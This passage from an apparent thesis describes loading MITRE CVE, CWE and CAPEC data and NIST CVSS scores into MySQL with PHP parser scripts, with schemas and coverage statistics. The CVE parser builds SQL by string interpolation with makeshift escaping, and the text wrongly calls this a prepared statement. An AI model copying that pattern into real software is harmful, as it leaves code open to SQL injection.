


Figure 5.3: CVE MySQL Schema

The lists on weaknesses and attack patterns are enriched with very extensive details, which were included in the designed database, the schemas below contain only the tables utilized by our tool. The purpose of the included tables here is to connect CWE's with other CWE's and attack patterns. The same logic is followed in the capec part of the database, as shown in the figures below.




Figure 5.4: CWE MySQL Schema




Figure 5.5: CAPEC MySQL Schema

4.3 Loading the XML Files

After all the tables were set up, a parser was required to insert the xml data into the database. The language of choice in this implementation is PHP, due to its simplicity and scripting power when it comes to XML object handling. With the use of simplexml library and more specifically the simplexml_load_file command an object is created for every xml file, this way we can access every element, child-element and attribute in those files.


An issue that occurs is that most entries don't have the same amount of instances on their child-elements, or are completely missing some attributes. Checking them one by one and copy pasting would be a tenuous undertaking, so a parsing script was written in order to recognize and insert our data into the database

4.4 Extending the Database

In order to extend the functionality of the database, the JSON feeds provided by NIST for CVE entries were examined. In that process a lot of useful details were presented, for the purposes of the current thesis we took special interest in:

- CWE id's connected to CVE entries
- CVSS2 and CVSS3 scores for CVE entries


Using the above attributes found in the JSON files, can aid in the creation of further relationships between the database tables presented earlier in this chapter. Furthermore, CVSS scores can be utilized to later present vulnerabilities sorted, according to their corresponding scores. The schema of the isolated database table used to accommodate the data from the JSON file, along with a small sample of entries are shown below, the cvss table contains information for approximately 130.000 CVE entries.



cvss

id	int AI	PK
cveid	varchar(45)	
cweid	varchar(45)	
cvss 2	float	
exploitability 2	float	
impact 2	float	
Access Vector 2	varchar(45)	
cvss 3	float	
exploitability 3	float	
impact 3	float	
Access Vector 3	varchar(45)	

Figure 5.6:CVSS table mySQL Schema



mitre_db.cvss: 126,797 rows total (approximately), limited to 1,000

id	cveid	cweid	cvssv2	exploitability2	impact2	av2	cvssv3	exploitability3	impact3	av3
129,101	CVE-2019-9948	CWE-254	6.4	10	4.9	NETWORK	9.1	3.9	5.2	NETWORK
129,100	CVE-2019-9947	CWE-93	4.3	8.6	2.9	NETWORK	6.1	2.8	2.7	NETWORK
129,099	CVE-2019-9946	CWE-254	5	10	2.9	NETWORK	7.5	3.9	3.6	NETWORK
129,098	CVE-2019-9945	CWE-77	10	10	10	NETWORK	9.8	3.9	5.9	NETWORK
129,097	CVE-2019-9942	CWE-200	4.3	8.6	2.9	NETWORK	3.7	2.2	1.4	NETWORK
129,096	CVE-2019-9939	CWE-287	5.8	6.5	6.4	ADJACENT_NETWORK	8.8	2.8	5.9	ADJACENT_NETWORK
129,095	CVE-2019-9938	CWE-200	2.9	5.5	2.9	ADJACENT_NETWORK	5.3	1.6	3.6	ADJACENT_NETWORK
129,094	CVE-2019-9937	CWE-476	5	10	2.9	NETWORK	7.5	3.9	3.6	NETWORK
129,093	CVE-2019-9936	CWE-125	5	10	2.9	NETWORK	7.5	3.9	3.6	NETWORK
129,092	CVE-2019-9935	CWE-284	5	10	2.9	NETWORK	5.3	3.9	1.4	NETWORK
129,091	CVE-2019-9934	CWE-284	5	10	2.9	NETWORK	5.3	3.9	1.4	NETWORK
129,090	CVE-2019-9933	CWE-190	0	0	0	N/A	0	0	0	N/A
129,089	CVE-2019-9932	CWE-190	0	0	0	N/A	0	0	0	N/A
129,088	CVE-2019-9931	CWE-190	0	0	0	N/A	0	0	0	N/A

Figure 5.7:CVSS table Sample

In pursuit of accuracy, table 4.1 which contains the number of verified entries for every attribute is presented. The percentages calculated here help us have realistic expectations about the outcome of query searches, that will be performed later on.

After examining table 4.1 the following observations were made:

- CWE Connections might not be available for a lot of vulnerabilities dated before 2007
- CVSS2 Scores are more consistent throughout the years characterizing 94,37% of our CVE entries.

- CVSS3 Scores are more relevant to recent CVE's, its suggested if most of the occurring vulnerabilities came out from 2016 to 2019.

Year	CVE	CWE	CWE%	CVSS2	CVSS2%	CVSS3	CVSS3%
1999-2002	6746	354	5.25	6667	98.83	2	0.03
2003	1547	289	18.68	1500	96.96	2	0.13
2004	2702	164	6.07	2643	97.82	3	0.11
2005	4750	361	7.60	4615	97.16	3	0.06
2006	7128	975	13.68	6985	97.99	5	0.07
2007	6558	2741	41.80	6444	98.26	8	0.12
2008	7148	6441	90.11	6992	97.82	7	0.10
2009	4968	4166	83.86	4871	98.05	18	0.36
2010	5078	3931	77.41	4937	97.22	24	0.47
2011	4628	3686	79.65	4413	95.35	43	0.93
2012	5559	4126	74.22	5183	93.24	73	1.31
2013	6182	4666	75.48	5695	92.12	120	1.94
2014	8543	7048	82.50	7995	93.59	720	8.43
2015	8175	6485	79.33	7574	92.65	2138	26.15
2016	10110	8206	81.17	8982	88.84	8776	86.81
2017	15851	14104	88.98	13997	88.30	13999	88.32
2018	15839	15131	95.53	15013	94.79	15013	94.79
2019	7614	7386	97.01	7351	96.55	7351	96.55
SUMS	129126	90260	69.90	121857	94.37	48305	37.41


Table 4.1: CVSS Table contents and percentages of existing connections.

5. Parsers

At this point the way the parsers were built for this project will be broken down and explained piece by piece. Four different scripts were used on the grounds of this thesis.

5.1 CVE Parser


The first dataset had multiple issues to work around, they range from handling special characters and escape strings, to controlling the number of entries the parser worked with in every cycle of the script.



```
<?php
$importBool=true;
$user= [redacted]
$pass= [redacted]
$db='mitre_db';
$db = mysqli_connect('localhost:3306', $user, $pass, $db) or die("Unable to connect");
echo "Connection Successful <br>";

if (!$db) {
    die("Connection failed: " . mysqli_connect_error());
}

if(set_time_limit (0))
echo "Time Limit set to ∞"."<br>";
else
echo "Time Limit = 30s";


$xml= simplexml_load_file('cve.xml') or die("Error: Cannot create object");
```


Figure 5.1: CVE Parser-DB Connection

Initially, an importBool variable is set in the beginning of the script, if its set to true the script will insert the xml data in the database, otherwise it will just print the results, the use of this variable becomes apparent in the script shown in Figure 5.2 which occurs later in the script. After importBool is set a connection is made to the database and time limits are lifted since the current script takes a while to execute.



```
if ($importBool){
$sql = "INSERT INTO cve (name,type,seq,status,ds) VALUES ('$name','$type', '$seq','$status','$desc')";
if (mysqli_query($db, $sql)) {
    echo "New record created successfully on the CVE table"."<br>";
} else {
    echo "SQL Error: " . $sql . "<br>" . mysqli_error($db);
}
}
```

Figure 5.2: CVE Parser-Import Bool in INSERT statement




```php
for ($i=50000; $i <60000; $i++) {
    echo "<br>";echo "<br>";echo "<br>";
  //CVE
    echo "Vulnerability #".$i."<br>";
    echo "CVE Table"."<br>";
    $name= $xml->item[$i]['name'];
    $seq = $xml->item[$i]['seq'];
    $type = $xml->item[$i]['type'];
    $status=$xml->item[$i]->status;
    $desc= $xml->item[$i]->desc;

  echo $name . "<br>";
  echo $seq . "<br>";
  echo $type . "<br>";
  echo $status."<br>";
  $desc=str_replace("'\'","<\>",$desc);
  $desc=str_replace("'","\'",$desc);
  //&purger
  $desc=htmlentities($desc);
  $desc=strip_tags($desc);
  echo "desc: <br>";
  echo $desc;
```

Figure 5.3: CVE Parser-Sanitizing Input

At this point the xml object attributes are passed on to other variables, which are then processed by PHP functions in order to pass them on to the database correctly, avoiding special characters and tags while parsing. The php functions used are the following:

- str_replace: This function returns a string or an array with all occurrences of search in subject replaced with the given replace value.
- htmlentities: This function is identical to htmlspecialchars() in all ways, except with htmlentities(), all characters which have HTML character entity equivalents are translated into these entities.
- strip_tags: his function tries to return a string with all NULL bytes, HTML and PHP tags stripped from a given str. It uses the same tag stripping state machine as the fgetss() function.

Having created the necessary variables, we move on to inserting them into the database with a prepared statement shown in: Figure 5.2. The script so far achieves to populate the main table used for searching CVE attributes in our tool, it goes on extracting and inserting useful information for every CVE entry in the corresponding tables as shown in Figure 5.4. Since there are multiple comment entries for each CVE entry, a nested loop is created in order to parse the data correctly, missing no elements, child elements or attributes given in the xml file, the same functions mentioned above were used. The same procedure is followed throughout the other CVE tables(phase,references,votes) as shown in Figure 5.4.




```
//CVE_COMMENTS
echo "<br>";
echo "CVE Comments table"."<br>";
$x=0;
if($item->comments->count()>0){
  foreach ($item->comments->comment as $z) {
    echo "<br>";
    $x++;
    echo "Comment #".$x."<br>";

    $comment=$z;
    $comment=str_replace("'","\'",$comment);

    //&purger
    $comment=htmlentities($comment);
    $comment=strip_tags($comment);

    $comment_voter=$z['voter'];
    $comment_cveid=$i;
```

```
    echo $comment . "<br>";
    echo $comment_voter['voter'] . "<br>";
    echo "CVE_ID=".$comment_cveid."<br>";
    if ($importBool){
      $sql = "INSERT INTO cve_comments (cveid,comment,voter) VALUES
      ('$comment_cveid',' $comment', '$comment_voter')";
      if (mysqli_query($db, $sql)) {
        echo "New record created successfully on the CVE_COMMENTS table"."<br>";
      }else {
        echo "SQL Error: " . $sql . "<br>" . mysqli_error($db);
      }
    }


  }
}else{
  echo "No comments for Vulnerability #".$i."<br>";
  echo "<br>";
}
```

Figure 5.4: CVE Parser-Sanitizing Input in Nested Loops


5.2 CWE & CAPEC Parsers

The same logic applied on CVE entries was used on the CWE and CAPEC parsers, creating a connection to the database at first, then looping through the xml objects, while executing the necessary queries. The two scripts are presented in Figure 5.5 and Figure 5.6. Similar scripts with nested iterations are executed in order to parse the related weaknesses and related attack patterns from both datasets.



```
for ($i=0; $i < $xml->Weaknesses->Weakness->count(); $i++) {
    echo "Weakness #".$i."<br>";
    $id="CWE-". $xml->Weaknesses->Weakness[$i]['ID'] ;
    echo $id . "<br/>" ;
    $name= $xml->Weaknesses->Weakness[$i]['Name'] ;
    $abstraction= $xml->Weaknesses->Weakness[$i]['Abstraction'] ;
    $structure= $xml->Weaknesses->Weakness[$i]['Structure'] ;
    $status= $xml->Weaknesses->Weakness[$i]['Status'] ;
    $ds= $xml->Weaknesses->Weakness[$i]->Description;
    //  $ds=str_replace("'","\'",$ds);
    $ext=$xml->Weaknesses->Weakness[$i]->Extended_Description;
    //$ext=str_replace("'","'",$ext);
    $likelihood =$xml->Weaknesses->Weakness[$i]->Likelihood_Of_Exploit;
    try {
      $sql = $db->prepare("INSERT INTO cwe (ID,Name,Abstraction,Structure,Status,ds,ext,Likelihood_of_exploit) VALUES (?, ?, ?, ?, ?, ?, ?, ?)");
      $sql->bind_param("ssssssss",$id, $name,$abstraction,$structure,$status,$ds,$ext,$likelihood);
      $sql->execute();
      $sql->close();
    }
    catch (Exception $e) {
    echo $e->errorMessage(). "<br>";
      }
}
?>
```

Figure 5.5:CWE Parser



```
if (isset($xml->Attack_Patterns)) {
  for ($i=0; $i <$xml->Attack_Patterns->Attack_Pattern->count() ; $i++) {
    echo $xml->Attack_Patterns->Attack_Pattern[$i]['ID']. "<br>";
    $id=replace($xml->Attack_Patterns->Attack_Pattern[$i]['ID']);
    echo $xml->Attack_Patterns->Attack_Pattern[$i]['Name']. "<br>";
    $name=replace($xml->Attack_Patterns->Attack_Pattern[$i]['Name']);
    echo $xml->Attack_Patterns->Attack_Pattern[$i]['Status']. "<br>";
    $abs=replace($xml->Attack_Patterns->Attack_Pattern[$i]['Abstraction']);
    echo $abs;
    $stat=replace($xml->Attack_Patterns->Attack_Pattern[$i]['Status']);
    echo $xml->Attack_Patterns->Attack_Pattern[$i]->Description. "<br>";
    $ds=replace($xml->Attack_Patterns->Attack_Pattern[$i]->Description);
    echo $xml->Attack_Patterns->Attack_Pattern[$i]->Likelihood_Of_Attack . "<br>";
    $lkl=replace($xml->Attack_Patterns->Attack_Pattern[$i]->Likelihood_Of_Attack);
    echo $xml->Attack_Patterns->Attack_Pattern[$i]->Typical_Severity . "<br>";
    $sev=replace($xml->Attack_Patterns->Attack_Pattern[$i]->Typical_Severity);

    try {
      $sql = $db->prepare("INSERT INTO capec (capec_id,name,abstraction,status,description,likelihood_of_attack,typical_severity) VALUES ( ?, ?, ?, ?, ?, ?, ?)");
      $sql->bind_param("issssss",$id,$name,$abs,$stat, $ds, $lkl, $sev );
      echo "I did them inserts."."<br>";
      $sql->execute();
      $sql->close();
    }
    catch (Exception $e) {
    echo $e->errorMessage(). "<br>";
    }
  }
}
```

Figure 5.5:CAPEC Parser

Further scripts were written in order to parse the entirety of data found in MITRE's lists, those will not be shown here, since they will not be utilized in order to support the purposes of our tool.

5.3 NIST Parser

Reaching the point where most of the attributes had been set and filled in the tables, there was another issue yet to be resolved; creating connections amongst the existing main tables for as many entries as possible, the main challenge presented in that process was connecting vulnerabilities to weaknesses. We found out that the 827 documented CWE's had connections to only 2.190 CVE's through the observed example table, and more specifically through the reference attribute. The CVE table contains over 140.000 entries so the number of connections available is too low to fulfill the objective of this tool, which is to provide consistent results for as many cases as possible. After some research on documented connections between vulnerabilities and weaknesses, the solution came with yearly lists provided by nist where there are 125.860 vulnerabilities connected to 86.902 weaknesses. This way the ratio is still not close to 1:1, but keeping in mind that most of the connections missing are from the early 2000's, and that the purpose of this tool is to scan and provide information on current issues, the information provided by NIST will suffice. In the table below the analogy of vulnerabilities to weakness for each year is presented.

